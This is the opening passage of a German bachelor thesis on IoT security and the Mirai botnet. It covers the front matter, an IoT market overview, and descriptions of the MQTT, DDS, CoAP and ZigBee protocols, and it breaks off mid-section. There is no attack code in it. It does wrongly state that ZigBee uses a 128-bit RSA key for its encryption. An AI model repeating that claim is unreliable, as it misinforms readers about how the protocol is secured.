

## **Bachelorthesis**

### **Thema:**

*„Analyse von IoT-Security im Zusammenhang mit Botnetzen am Beispiel von Mirai“*

Autor: Michael Pomogajko

Matrikelnummer: 11101555

Erstprüfer: Prof. Dr.-Ing. Andreas Grebe

Zweitprüfer: M.Sc. Patrick Brooks

Abgabedatum: 13.07.2017

# **Eidesstattliche Erklärung**

Hiermit versichere ich, dass ich die vorliegende Bachelorthesis mit dem Titel „*Analyse von IoT-Security im Zusammenhang mit Botnetzen am Beispiel von Mirai*“ selbstständig und ohne fremde Hilfe verfasst und keine anderen als die angegebenen Hilfsmittel verwendet habe.

Die Stellen der Thesis, einschließlich Tabellen und Abbildungen, die anderen Werken dem Wortlaut oder den Sinn nach entnommen sind, habe ich in jedem einzelnen Fall kenntlich gemacht und die Herkunft nachgewiesen.

Die Bachelorthesis hat in gleicher oder ähnlicher Form noch keiner anderen Prüfungsbehörde vorgelegen und wurde auch nicht veröffentlicht.

Köln, den 13.07.2017

---

(Michael Pomogajko)

# Inhaltsverzeichnis

<b>Inhaltsverzeichnis.....</b>	<b>I</b>
<b>Abbildungsverzeichnis.....</b>	<b>III</b>
<b>Abkürzungsverzeichnis .....</b>	<b>IV</b>
<b>1. Einleitung .....</b>	<b>1</b>
1.1. Motivation .....	1
1.2. Zielsetzung.....	1
1.3. Aufbau .....	1
<b>2. IoT.....</b>	<b>2</b>
2.1. Einleitung in das IoT .....	2
2.1.1. Übersicht .....	3
2.1.2. Verwendung .....	5
2.1.2.1. CloT.....	6
2.1.2.2. IIoT.....	6
2.2. Protokolle .....	7
2.2.1. MQTT .....	7
2.2.2. DDS .....	9
2.2.3. CoAP .....	10
2.2.4. ZigBee .....	11
2.2.5. LoRa .....	12
2.2.6. Thread.....	13
<b>3. IoT-Security .....</b>	<b>14</b>
3.1. Ursachen.....	14
3.1.1. Herstellung .....	14
3.1.2. Implementierung.....	15
3.1.3. Installation .....	16
3.1.4. Betrieb .....	16
3.2. Gegenmaßnahmen.....	17
3.2.1. Nutzer .....	17
3.2.2. Hersteller .....	17

<b>4. Botnetz.....</b>	<b>19</b>
4.1. Definition.....	19
4.2. Angriffsszenarien.....	19
4.3. Zusammenhang mit IoT.....	21
<b>5. Mirai .....</b>	<b>22</b>
5.1. Übersicht .....	24
5.2. Code Analyse .....	25
5.2.1. C&C.....	26
5.2.2. Bot .....	27
5.2.3. Loader.....	30
<b>6. Mirai Implementation .....</b>	<b>31</b>
6.1. Installation.....	32
6.2. Ausführung .....	37
6.3. Ausweitung auf Raspberry Pi.....	43
<b>7. Fazit .....</b>	<b>45</b>
<b>8. Anhang.....</b>	<b>46</b>
<b>Literaturverzeichnis.....</b>	<b>V</b>

# Abbildungsverzeichnis

Abbildung 1: Wachstumsprognose IoT .....	3
Abbildung 2: Selbstauskünfte über Umsatz im IoT .....	4
Abbildung 3: Marktführer Ranking anhand von Online-Referenzen .....	5
Abbildung 5: MQTT Kommunikation .....	7
Abbildung 6: DDS Veranschaulichung .....	9
Abbildung 6: ZigBee Protokoll Architektur .....	11
Abbildung 8: Shodan UPnP Suchergebnis .....	16
Abbildung 8: Ausschnitt von Login Versuchen auf privatem Server.....	22
Abbildung 9: Telnet Analyse des BSI .....	23
Abbildung 10: Grafische Darstellung der Mirai Struktur .....	24
Abbildung 12: Mirai Dateistruktur .....	25
Abbildung 12: Ausgabe zur Beseitigung von Spuren auf dem C&C .....	26
Abbildung 13: IP Blacklist.....	28
Abbildung 14: Ausschnitt der Anmelddaten.....	28
Abbildung 16: Zuordnung von Anmelddaten zu Geräten .....	29
Abbildung 16: Telnet Login Erkennung .....	29
Abbildung 17: Definition von Möglichen Angriffen.....	30
Abbildung 18: Laborumgebung .....	31
Abbildung 19: User Tabelle.....	32
Abbildung 20: Ausschnitt aus main.c des Loaders .....	33
Abbildung 21: Ausschnitt aus dem Malware Skript /dlr/main.c.....	34
Abbildung 22: Ausschnitt aus der table.c Datei des Bots .....	34
Abbildung 23: Verschlüsselung von Domäne .....	35
Abbildung 24: Änderung der IP Adresse im Bot.....	35
Abbildung 25: Anmeldebildschirm C&C .....	37
Abbildung 26: Ausschnitt von Wireshark.....	38
Abbildung 27: Herunterladen der Malware über TFTP .....	38
Abbildung 28: Loader Ausgabe .....	38
Abbildung 30: Debug Ausgabe.....	39
Abbildung 30: Wireshark Ausschnitt des Scans .....	39
Abbildung 31: Optionale Flags für Syn-Attacke .....	40
Abbildung 32: Antwort des Ziels auf die Syn-Attacke .....	41
Abbildung 33: Syn-Attacke auf offenen Port .....	41
Abbildung 34: Ack-Attacke auf zufälligen Port .....	42
Abbildung 35: UDP-Attacke.....	42
Abbildung 36: Software-Bot auf Raspberry Pi .....	44

# Abkürzungsverzeichnis

## B

BSI ..... *Bundesamt für Sicherheit in der Informationstechnik*

## C

C&C ..... *Command & Control*

CIoT ..... *Consumer IoT*

CoAP ..... *Constraint Application Protocol*

## D

DDoS ..... *Distributed Denial of Service*

DDS ..... *Data Distribution Service*

DTLS ..... *Datagram Transport Layer Security*

## G

GE ..... *General Electric*

## H

HTTP ..... *Hypertext Transfer Protocol*

## I

ICMP ..... *Internet Control Message Protocol*

IIoT ..... *Industrial IoT*

IoT ..... *Internet of Things*

IP ..... *Internet Protocol*

## M

M2M ..... *Machine-to-Machine*

MIT ..... *Massachusetts Institute of Technology*

MQTT ..... *Message Queue Telemetry Transport*

## Q

QoS ..... *Quality of Service*

## R

RAM ..... *Random Access Memory*

REST ..... *Representational State Transfer*

RFID ..... *Radio-Frequency Identification*

## S

SoC ..... *System-on-Chip*

## T

TCP ..... *Transmission Control Protocol*

TLS ..... *Transport Layer Security*

## U

UDP ..... *User Datagram Protocol*

UI ..... *User Interface*

UPnP ..... *Universal Plug and Play*

URI ..... *Uniform Resource Identifier*

URL ..... *Uniform Resource Location*

## V

VPN ..... *Virtual Private Network*

# 1. Einleitung

## 1.1. Motivation

Aufgrund meines vorhergegangenen Praktikums bei der telexiom AG und persönlichem Interesse an IT-Security habe ich mich für dieses Thema entschieden. Zusätzlich erfreut sich sowohl IoT-Security als auch Botnetze momentan hoher medialer Aufmerksamkeit, wodurch dieser Sachverhalt sehr aktuell ist.

## 1.2. Zielsetzung

Das Ziel dieser Arbeit ist es, einen Überblick über den derzeitigen Stand der Security bei der Nutzung von *Internet of Things* (IoT) Geräten zu verschaffen und potentielle Gefahren zu analysieren. In Folge dessen, werden einzelne Aspekte die für die Sicherheit von IoT-Geräten zuständig sind erläutert. Zusätzlich wird speziell der Zusammenhang von IoT und Botnetzen in Augenschein genommen. Der Fokus wird hier auf das Mirai Botnetz gelegt, da dieses als Pionier der IoT-Botnetze gilt. Es soll die Funktionsweise von Mirai analysiert, in einer Laborumgebung nachgebaut und mit einem Raspberry Pi erweitert werden.

## 1.3. Aufbau

Diese Ausarbeitung ist in sieben Kapitel aufgeteilt. Das erste Kapitel befasst sich mit der Einleitung, Zielsetzung und Aufbau der Thesis. Das zweite Kapitel gibt zunächst eine Übersicht über das Internet of Things und befasst sich anschließend mit Implementierung und Sicherheitsaspekte von IoT-Devices. In Kapitel vier wird dann der Begriff „Botnetz“ analysiert und der heutige Stand sowie die Gefahren die von Botnetzen ausgehen erörtert. Kapitel fünf befasst sich mit der Analyse und Installation des Mirai Botnetzes in einer Laborumgebung. In Kapitel sechs wird die praktische Ausführung von Mirai demonstriert und die Funktionalität erläutert. Zusätzlich wird erarbeitet wie man einen Raspberry Pi mit Mirai infizieren könne. Im siebtem und letztem Kapitel dieser Arbeit werden die gewonnenen Erkenntnisse in einer kurzen Zusammenfassung wiedergegeben sowie, basierend auf den Ergebnissen dieser Arbeit ein Fazit erstellt und ein kurzer Ausblick auf zukünftige Entwicklungen gegeben.

## 2. IoT

In diesem Kapitel wird zunächst das Internet of Things (auf Deutsch: Internet der Dinge) erläutert um einen Überblick über den heutigen Stand der Dinge zu erhalten. Es wird auch auf die Technologie hinter IoT eingegangen, da diese für den Verlauf dieser Thesis von Bedeutung ist.

### 2.1. Einleitung in das IoT

Das Internet der Dinge (IoT) beschreibt die Verwendung von Klein-Computern die auf eine bestimmte Aufgabe limitiert und untereinander vernetzt sind. Sie finden heutzutage Anwendung in nahezu jedem Umfeld. Die Aufgabe dieser Geräte ist es, gesammelte Information an den Nutzer oder weitere vernetzte Geräte zu übermitteln. Dieser Informationsaustausch hilft dabei ein automatisiertes System zu schaffen, das im besten Fall die Arbeit des Nutzers abnimmt und menschlichen Input überflüssig macht. Die Geräte agieren in der Regel entweder passiv als Sensor oder aktiv als Aktor. Passive Geräte sind für die Sammlung von Daten wie z.B. Temperatur oder Entfernung zuständig. Aktoren führen anhand dieser Informationen eine Handlung durch wie das Einschalten eines Motors oder Umschalten von Relais. Das folgende Zitat ist ein Auszug aus einem Artikel von Kevin Ashton, der im Jahre 1999 den Begriff „IoT“ etablierte.

*“If we had computers that knew everything there was to know about things—using data they gathered without any help from us -- we would be able to track and count everything, and greatly reduce waste, loss and cost. We would know when things needed replacing, repairing or recalling, and whether they were fresh or past their best. We need to empower computers with their own means of gathering information, so they can see, hear and smell the world for themselves, in all its random glory. RFID and sensor technology enable computers to observe, identify and understand the world—without the limitations of human-entered data.” [1]*

## 2.1.1. Übersicht

Der Begriff IoT, wie wir ihn heute kennen, wurde 1999 im Rahmen der Entwicklung eines Warenidentifikations-Systems auf Basis von *Radio-Frequency Identification* (RFID), vom Auto-ID-Center am Massachusetts Institute of Technology (MIT) erfunden [2]. Seitdem wächst das IoT und dessen Anwendungsbereiche rasant an. In den letzten Jahren hat sich das Internet of Things zu einem der wichtigsten Bestandteile der digitalen Welt entwickelt und ist aus unserem Alltag nicht mehr wegzudenken. So wird auch für die nachfolgenden Jahre weiterhin ein großes Wachstum des Marktes für IoT prognostiziert. In den nächsten fünf Jahren werden voraussichtlich bis zu sechs Billionen Euro für IoT ausgegeben. Bis zum Jahre 2020 soll sich die Anzahl an vernetzten Geräten von zehn Milliarden (Stand 2015) auf schätzungsweise 35 Milliarden Stück erhöhen. Von dieser immensen Anzahl sind hierbei 73% dem Bereich Internet of Things zuzuordnen, wie durch folgende Abbildung veranschaulicht wird [3].




Abbildung 1: Wachstumsprognose IoT [3]

Dieses Potential spiegelt sich auch auf dem Markt wieder. Viele große IT-Unternehmen investiert in die IoT und versucht mit eigenen Plattformen den Markt für sich zu gewinnen. So hat zum Beispiel die Firma IBM angekündigt in den nächsten vier Jahren drei Milliarden Dollar zu investieren um ihr IoT-Portfolio zu stärken [4].

Es ist allerdings schwer zum jetzigen Zeitpunkt die Marktführer zu benennen. Viele Unternehmen weisen ihre Einkünfte im Bereich IoT nicht explizit auf, was die Marktanalyse erheblich erschwert. Lediglich General Electric (GE) hat im Jahre 2015 einen Umsatz von fünf Milliarden Dollar aufgeführt und sich somit indirekt selbst zum Marktführer ernannt.




Abbildung 2: Selbstauskünfte über Umsatz im IoT [5]

Diese Vorherschafft spiegelt sich aber nicht in einer Studie (Abbildung 3) wieder, die eine Analyse anhand von Personalbewegung, Medienaufmerksamkeit und Internetsuchen erstellt. Dort belegt GE nur einer der unteren Plätze hinter bekannten Technologie Größen wie Intel, IBM und Microsoft.




Abbildung 3: Marktführer Ranking anhand von Online-Referenzen [6]

## 2.1.2. Verwendung

Den meisten wird wohl das „Smart-Home“ ein Begriff sein, doch das Eigenheim ist nur einer von vielen Bereichen für den Einsatz von IoT-Geräten. Das IoT wird grundsätzlich in zwei Einsatzgebiete eingeordnet: Consumer IoT (CIoT) und Industrial IoT (IIoT). Letzteres ist ausschlaggebend für das Zeitalter der Industrie 4.0 und wird oft als Synonym dafür verwendet. Wie aus der Wachstumsprognose (Abbildung 1 – Wachstumsprognose IoT) zu erkennen ist, spielt der Einsatz von vernetzten Geräten im professionellem Bereich eine wichtigere Rolle als für den Endkundenmarkt. Dies ist hauptsächlich durch drei verschiedenen Aspekte zu begründen: geringere operationale Kosten, erhöhte Produktivität sowie die Erreichung neuer Märkte oder der Entwicklung neuartiger Produkte [3].

### 2.1.2.1. CIoT

Consumer IoT richtet sich vor allem an die Bedürfnisse der Endverbraucher. Man findet somit Verwendung in Bereichen wie Home-Automation, Wearables, Connected-Cars und Health-Tracking. Der Fokus bei CIoT liegt hauptsächlich in den funktionalen Anforderungen. Nutzer erwarten vom Gerät lediglich den Funktionsumfang, den der Hersteller verspricht. Kleinere Bugs oder seltene Ausfälle sind zwar ärgerlich aber nicht kritisch. Das bekannteste CIoT-Device ist momentan das Amazon Echo, welches sich in den letzten zwei Jahren über acht Millionen Mal verkauft hat [7]. Der Amazon Echo ist ein neuartiger digitaler Assistent, der mithilfe von Sprachkommandos, und der Amazon eigenen künstlichen Intelligenz „Alexa“, einen zentralen Hub in der Hausautomatisierung darstellt.

### 2.1.2.2. IIoT

Während hingegen für den Bereich CIoT mehr die funktionalen Anforderungen eine Rolle spielen, sind im Bereich für Industrial IoT die nicht-funktionalen Anforderungen ein Aspekt der ebenso wichtige, wenn nicht sogar größere Rolle spielt. Da man IIoT-Geräte vor allem in Fabrik- und Herstellungsumgebungen, sowie in kritischen Infrastrukturen auffindet, haben diese Geräte einen höheren Bedarf an Anforderungen, die nicht unmittelbar die Funktionalität betreffen. Wenn man bedenkt das solche Systeme für die Regelung von z.B. Druck oder Temperatur in Kraftwerken zum Einsatz kommen, dann können auch kleinere Fehlverhalten und Ausfälle immense Konsequenzen nach sich ziehen. Aus diesem Grund ist es vor allem in der IIoT von größter Wichtigkeit sichere Geräte zu entwickeln um eine ausfallsichere Umgebung zu schaffen.

## 2.2. Protokolle

Im folgenden Abschnitt werden die bekanntesten und zurzeit relevanten Protokolle, die als Basis für die Kommunikation innerhalb eines IoT-Netzwerkes zum Einsatz kommen, erläutert.

### 2.2.1. MQTT

Das *Message Queue Telemetry Transport* (MQTT) Protokoll ist eines der momentan am meist verbreiteten Protokolle für IoT. Es ist ein schlankes Kommunikationsprotokoll, dass auf TCP/IP basiert. MQTT wurde 1999 von IBM entwickelt um Ölipelines zu überwachen [8]. Es ermöglicht einen niedrigen Energieverbrauch und wird wegen der schlanken Struktur in Umgebungen eingesetzt die keine großen Bandbreiten zur Verfügung haben. 2010 wurde der Quellcode unter einer freien Lizenz veröffentlicht.

Für die Kommunikation sorgt eine Publish/Subscribe Architektur die über den „Broker“ gesteuert wird. Der Broker ist eine Art Router für MQTT, der alle Nachrichten verwaltet und an die richtigen Geräte weiterleitet. Jedes Gerät im Netzwerk kann ein oder mehrere „Topics“ „subscriben“ und selber Nachrichten „publishen“. Die Geräte werden über einen zum Broker offenen TCP Tunnel angebunden. Sollte einmal die Verbindung abbrechen, so kann der Broker alle Nachrichten, die nicht in Echtzeit empfangen werden konnten, nachliefern, sobald das Gerät wieder im Netzwerk ist.

Die Topics, ähnlich zu URIs wie man sie durch gängige Webtechnologien kennt, sind einfache Strings dessen Hierarchien durch einen Schrägstrich getrennt werden. Ein Topic über den zum Beispiel die Temperatur eines Raumes kommuniziert wird, könnte folgendermaßen aussehen.

Wohnung/Schlafzimmer/Temperatur




Abbildung 4: MQTT Kommunikation [29]

Darüber hinaus kann man auch Wildcards verwenden, die es ermöglichen mehrere Topics zusammenzuführen. Dabei wird zwischen den Operatoren „+“ und „#“ unterschieden. Mit dem „+“ Operator kann man genau eine Hierarchie-Ebene abstrahieren.

In unserem Beispiel wäre es dann möglich sich die Temperaturen in allen Zimmern ausgeben lassen, oder aber auch alle Informationen bezüglich eines Zimmers.

Wohnung/+/Temperatur

Wohnung/Schlafzimmer/+

Der „#“ Operator hingegen abstrahiert alle nachkommenden Hierarchien. Es dürfen keine Ebenen mehr definiert werden nach dem dieser Operator benutzt wurde.

Wohnung/#

Durch diese Wildcard erhalten wir Informationen zu allen unterliegenden Topics. Die Ausgabe der Informationen erfolgt als String und ist gleich der Eingabe.

MQTT implementiert zudem noch ein *Quality of Service* (QoS) Mechanismus, der aus drei Servicequalitäten besteht.

- QoS = 0: Fire and Forget (keine Gewähr für den Empfang)
- QoS = 1: Nachricht kommt *mindestens* einmal an.
- QoS = 2: Nachricht kommt *genau* einmal an.

Je nach Anwendungsfall muss durch die Entwickler evaluiert werden, welche Servicequalität benötigt wird. Periodisch gesendete Nachrichten, die sich nur minimal verändern, können so z.B. mit einer niedrigeren Priorität versendet werden, sofern kein erhöhter Anspruch besteht, dass alle versendeten Nachrichten (wie z.B. das periodische Versenden von Temperaturdaten) beim Empfänger der Nachricht ankommen müssen. Anders verhält sich dies bei Nachrichten, die dafür sorgen sollen, dass eine bestimmte Aktion ausgeführt werden soll. Dort muss sichergestellt werden, dass der Empfänger der Nachricht diese auch erhält. Beispielsweise zu nennen sind z.B. die Aktionen Motor ein- und ausschalten.

Ein weiteres Feature von MQTT ist das „Last Will and Testament“. Diese Nachricht wird immer dann vom Broker verschickt, wenn die Verbindung zum dem jeweiligen Client getrennt wird. Diese Funktion ermöglicht es Vorkehrungen zu treffen, die bei einem Ausfall nötig sein könnten. So können zum Beispiel beim Ausfall von Temperatursensoren bestimmte Prozesse gestoppt werden, die auf diese Informationen angewiesen sind, weil es sonst zu Fehlverhalten kommen könnte.

Ein Problem von MQTT ist jedoch, dass keine nativen Sicherheitsmechanismen implementiert worden sind. Das kommt daher, dass MQTT ursprünglich für geschlossene Systeme entwickelt worden ist und nicht für die Kommunikation über das Internet. So müssen Entwickler die dieses Protokoll nutzen wollen, eigene Maßnahmen treffen um ihr MQTT-Netz zu sichern.

Da MQTT auf TCP/IP basiert, bietet sich an TLS zu verwenden oder das ganze Netz in einem VPN zu betreiben. Zusätzliche Sicherheitsmaßnamen vergrößern jedoch auch den Overhead der versendeten Pakete und hebt zu einem gewissen Maß die Vorteile des schlanken Designs des Protokolls auf.

## 2.2.2. DDS

Ähnlich zu MQTT, verwendet auch das *Data Distribution Service* (DDS) Protokoll ein Publish/Subscribe Model. Aus diesem Grund werden die beiden Protokolle oft miteinander verglichen, obwohl Sie andere Anforderungen und Verwendungen haben. Der größte Unterschied liegt aber darin, dass die Kommunikation bei DDS nicht durch einen „Broker“ erfolgt, sondern alle Geräte direkt untereinander angebunden sind. Dies bring den großen




Abbildung 5: DDS Veranschaulichung [30]

Vorteil mit sich, dass kein *Sinlge Point of Failure* (SPoF) existiert. Durch den Wegfall des SPoF gilt das DDS Protokoll daher als sehr stabil und eignet sich daher auch für Systeme, in denen viele Informationen innerhalb eines kurzen Zeitraumes transportiert werden müssen und hohe Anforderungen an die Ausfallsicherheit stellen (z.B. Raketenabwehr, medizinische Überwachung).

Des Weiteren basiert DDS standartmäßig auf UDP/IP, was im Vergleich zu TCP/IP Overhead einspart. Wird hingegen der Einsatz von TCP/IP benötigt, so wird dies ebenso von DDS unterstützt. Eine Verwendung von UDP/IP ist somit nicht zwingend um DDS als Protokoll zur Verwendung innerhalb eines IoT-Netzwerkes zu nutzen. Anders als bei MQTT ist in DDS auch das native Sicherheitsverfahren DDS-Security implementiert worden. Ein weiterer Vorteil des Protokolls ist das ausgeprägte Qualitätsmanagement. So bietet DDS eine Menge Servicequalitäten wie z.B. *Reliability, Lifespan, Durability, History, Presentation, Deadline, Liveliness, Time-based filter, Content filter, Resource limits* und Viele mehr.

### 2.2.3. CoAP

Das *Constraint Application Protocol* (CoAP) ist speziell so konzipiert, dass es problemlos in HTTP übersetzt werden kann um für eine einfache Integration ins Web zu sorgen. Es nutzt ebenfalls die REST-Architektur und die dafür spezifischen Methoden (*GET, POST, PUT, DELETE*) [9]. Der große Unterschied zu HTTP ist, dass CoAP auf UDP basiert, um somit durch einen geringeren Overhead auch im IoT-Bereich geringere Anforderungen an die verfügbare Bandbreite stellt und somit besser in IoT-Netzwerken eingesetzt werden kann. In dem auf Client-Server basiertem Prinzip, dass sich CoAP zu eigen macht, nehmen in der Regel Sensoren die Rolle des Servers ein, dessen Status mit z.B einem GET von den Clients abgefragt werden kann. Da REST mit URLs arbeitet könnte eine Abfrage wie folgt aussehen.

```
GET coap://meine.wohnung.io:5683/schlafzimmer/temperatur
```

Durch die Anforderungen eines IoT-Netzwerkes auch in Echtzeit auf Statusänderungen reagieren zu können, ist eine manuelle Abfrage mit GET in dem Fall nicht optimal. Um dieses Problem zu lösen, wurden für CoAP die weiteren Methoden **OBSERVE** und **DISCOVER** eingeführt. Hierdurch lässt sich im bereits genannten Beispiel eine GET-Abfrage durch ein **OBSERVE** ersetzen. Dies führt letztlich dazu, dass bei jeder Statusänderung des Sensors eine Nachricht erhalten werden kann.

```
OBSERVE coap://meine.wohnung.io:5683/schlafzimmer/temperatur
```

Native Sicherheitsmechanismen sind in diesem Protokoll nicht definiert. Jedoch kann man auf Grund der Nutzung von UDP auf *Datagram Transport Layer Security* (DTLS) zurückgreifen um die Kommunikation zu verschlüsseln. DTLS ist eine auf UDP angepasste Version des TLS Protokolls, das bei TCP-Verbindungen zur Verschlüsselung benutzt wird [10].

## 2.2.4. ZigBee

ZigBee hat sich zu einem der bekanntesten Protokolle für CIoT etabliert, da sich mittlerweile mehr als 230 Unternehmen zur ZigBee Alliance zusammenschließen und in vielen bekannten Produkten wie z.B. die *Hue*-Reihe von Philips eingesetzt wird. Anders als andere Protokolle basiert ZigBee nicht auf traditionelle Netzwerkprotokolle, sondern setzt direkt auf die Sicherungsschicht auf. Zur Datenübertragung wird das Protokoll IEEE 802.15.4 verwendet, da es auf sehr geringe Bitrate und Stromverbrauch abzielt. Ein ZigBee Netzwerk besteht aus einem *Coordinator* (ZC), *Router* (ZR) und *End-Devices* (ZED) die in verschiedenen Topologien aneinander angeschlossen werden können. Die bekanntesten sind die Stern-/Baum- und Maschentopologie, wobei in den meisten Fällen das Maschennetz empfohlen wird, da es durch die entstehende Redundanz einen *Single Point of Failure* ausschließt. Die Redundanz entsteht durch den Einsatz mehrere Router und Coordinator. Jedes End-Device ist an einem Router angeschlossen, welcher wiederum an weiteren Routern oder Coordinator gebunden ist. Falls ein Router ausfällt, wird ein anderer Weg zum Coordinator benutzt. Der Coordinator bildet das Herzstück des Netzwerks und ist für die Übertragung von Daten und Anbindung neuer End-Devices zuständig. Die Kommunikation wird mit einem 128-Bit langem RSA-Schlüssel gesichert. Die folgende Abbildung zeigt das Schichtmodell das ZigBee zugrunde liegt.

